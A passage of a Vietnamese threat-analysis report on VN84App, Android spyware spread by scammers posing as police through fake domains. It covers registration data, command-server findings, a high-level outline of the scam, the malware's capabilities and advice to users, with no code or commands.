
- Xóa bỏ thông tin đã thu thập của một thiết bị:

3. Phân tích các website

Chúng tôi đã thực hiện phân tích các website dưới đây:

Tên Domain	Ngày đăng ký	Người đăng ký
02360236.com	2020-04-21	Laike Lee
8400113.com	2020-04-01	Nicolas Chu
84027113.com	2020-03-26	Nicolas Chu
8425113.com	2020-04-06	Nicolas Chu
bocongan113vn.com	2020-04-03	Nicolas Chu
pc113vn.com	2020-04-02	Nicolas Chu
vn11384.com	2020-03-20	Nicolas Chu
conganhanoivn.com	2020-05-25	Laike Lee

Các nội dung tìm được cho biết nhiều thông tin về máy chủ, nền tảng sử dụng. Tuy nhiên, chưa phát hiện lỗ hổng nghiêm trọng nào trên website nên không tiến hành điều tra sâu hơn theo hướng này.



Thông tin về website giả mạo

4. Các phát hiện chi tiết

4.1 Chiến dịch tấn công có thể mới được thiết lập ở giai đoạn đầu

Quá trình phân tích **VN84App**, chúng tôi nhận thấy nhiều chức năng của ứng dụng vẫn còn bỏ ngỏ dù đã viết thành hàm. Các chuyên gia nhận định, đây là các tính năng có thể sẽ được hacker sử dụng trong các giai đoạn tiếp theo. Điều này sẽ cực kỳ nguy hiểm khi mã độc có thể tự động lây lan qua các thiết bị Android mà không cần lừa người dùng.

Whois Record for BocongAn113.com

– Domain Profile


Registrant	Laike Lee
Registrant Org	ko
Registrant Country	tw
Registrar	Name.com, Inc. IANA ID: 625 URL: http://www.name.com Whois Server: whois.name.com abuse@name.com (p) 17203101849
Registrar Status	clientTransferProhibited
Dates	54 days old Created on 2020-04-19 Expires on 2021-04-19 Updated on 2020-04-19

Domain mới được đăng ký từ tháng 4/2020

Với nhiều tính năng còn dang dở, rất có thể hacker mới chỉ thiết lập chiến dịch tấn công ở giai đoạn đầu và sẽ dựa vào mã độc cơ bản này làm nền tảng, phát triển những mã độc tinh vi hơn nhằm dễ dàng qua mặt người dùng.

4.2 Chiến dịch tấn công có tổ chức, nhắm tới nhiều quốc gia

Kết quả phân tích chỉ ra **VN84App** có một mã nguồn khá tinh vi**.** Dịch ngược file apk cho thấy cách bố trí mã nguồn của ứng dụng chứng tỏ hacker là những kẻ "có nghề", nếu không muốn nói là đã đạt một trình độ nhất định, hoàn toàn không phải tay mơ. Trong quá trình dịch ngược, các chuyên gia chưa phát hiện bất kì kĩ thuật làm rối nào. Điều này chứng tỏ nhóm hacker đứng sau chiến dịch này đã thiết lập các công cụ và tổ chức chiến dịch rất chặt chẽ, có chủ đích.



Hệ thống gián điệp nhắm tới nhiều quốc gia

Đến đây có thể khẳng định **VN84App** là ứng dụng được đặt tên để sử dụng tại Việt Nam. Tin nhắn của nạn nhân được lưu trữ trên sever của hacker có nhiều nội dung Tiếng Việt. Thêm vào đó, như phán đoán ban đầu tên Vn84App có "VN" và 84 là mã vùng của Việt Nam (+84). Kết quả phân tích điều tra cho thấy, đây là một chiến dịch tấn công lớn, có tổ chức nhắm vào Việt Nam. Chúng tôi cũng thu thập được các bằng chứng về việc tấn công tới nhiều quốc gia khác trong đó có Malaysia.

4.3 Hacker tập trung phát triển chức năng liên quan đến thu thập tin nhắn

Trong tiến trình cài đặt, **VN84App** yêu cầu người dùng đặt App này làm ứng dụng nhắn tin mặc định, mục đích để tự động gửi tin nhắn từ máy nạn nhân. **VN84App** sẽ gửi thông tin về server 5 giây một lần, khớp với quyền mà ứng dụng yêu cầu khi cài đặt.
Đặc biệt, nếu được cấp quyền đặt **VN84App** làm ứng dụng nhắn tin mặc định thì sẽ có cả việc nhận tin nhắn đến và hiển thị trong hộp thư đến để đánh lừa người dùng.

4.4 Công cụ sử dụng trong chiến dịch tấn công có giao diện tiếng Trung

Trong quá trình phân tích **VN84App**, chúng tôi phát hiện thông tin thu thập được từ ứng dụng sẽ được gửi về máy chủ điều khiển. Máy chủ điều khiển được hacker

đặt tại Đài Loan, đồng thời giao diện dịch vụ web trên máy chủ điều khiển là tiếng Trung.

Máy chủ điều khiển của hacker có giao diện tiếng Trung

Như vậy có thể nhận định các công cụ được sử dụng trong chiến dịch tấn công này có mối liên hệ với Trung Quốc.

5. Kết luận chung

5.1 Kịch bản lừa đảo

Để dễ dàng qua mặt người dùng, khiến họ hoàn toàn tin tưởng và làm theo các hướng dẫn, hacker đã sử dụng một chiêu thức tinh vi là mạo danh cơ quan nhà nước, tổ chức có uy tín và có tầm ảnh hưởng như Bộ Công an… Chúng cũng nhắm vào điểm yếu là sự thiếu nhận thức an ninh mạng của nạn nhân để có thể thuyết phục họ cài đặt ứng dụng không rõ nguồn gốc.

Qua phân tích, chúng tôi nhận định mô hình cơ bản của cách thức lừa đảo này như sau:

Bước 1: Hacker đóng giả người có thẩm quyền pháp luật gọi điện, dọa nạt nạn nhân

Bước 2: Lừa nạn nhân vào trang web giả mạo tải và cài đặt ứng dụng có chứa mã độc vào máy

Bước 3: Mã độc sẽ thực hiện hành vi thu thập dữ liệu, tin nhắn trên thiết bị nạn nhân

Bước 4: Thông tin của nạn nhân được thu thập và gửi lên server của hacker


Bước 5: Hacker thực hiện đọc trộm thông tin riêng tư, chiếm tài khoản ngân hàng

Cách thức lừa đảo

5.2 Các hành vi mã độc trên thiết bị di động

Các phân tích trên chỉ ra **VN84App** có một số hành vi như sau:

- Gửi, nhận, đọc và can thiệp vào tin nhắn
- Theo dõi cuộc gọi, can thiệp vào danh bạ
- Theo dõi GPS
- Điều khiển thiết bị
- Lấy thông tin thiết bị



Hành vi của malware trên thiết bị di động

6. Khuyến cáo người dùng

Chúng tôi khuyến cáo người dùng hiện nay khi truy cập vào các trang web cần một số lưu ý sau:

- Cần nâng cao cảnh giác trước các cuộc gọi lạ có liên quan tới cơ quan chức năng mà không chắc chắn về nguồn gốc, không vội vàng làm theo các yêu cầu, hướng dẫn, dứt khoát từ chối làm việc qua điện thoại.
- Cài đặt các phần mềm diệt virus để phát hiện kịp thời với các phần mềm độc hại.
- Không nên tải, cài đặt các phần mềm trên điện thoại tại các nguồn xuất xứ không rõ ràng
- Khi phát hiện phần mềm độc hại, các trang web giả mạo cần thông báo với cơ quan chức năng và cảnh báo mọi người xung quanh cảnh giác.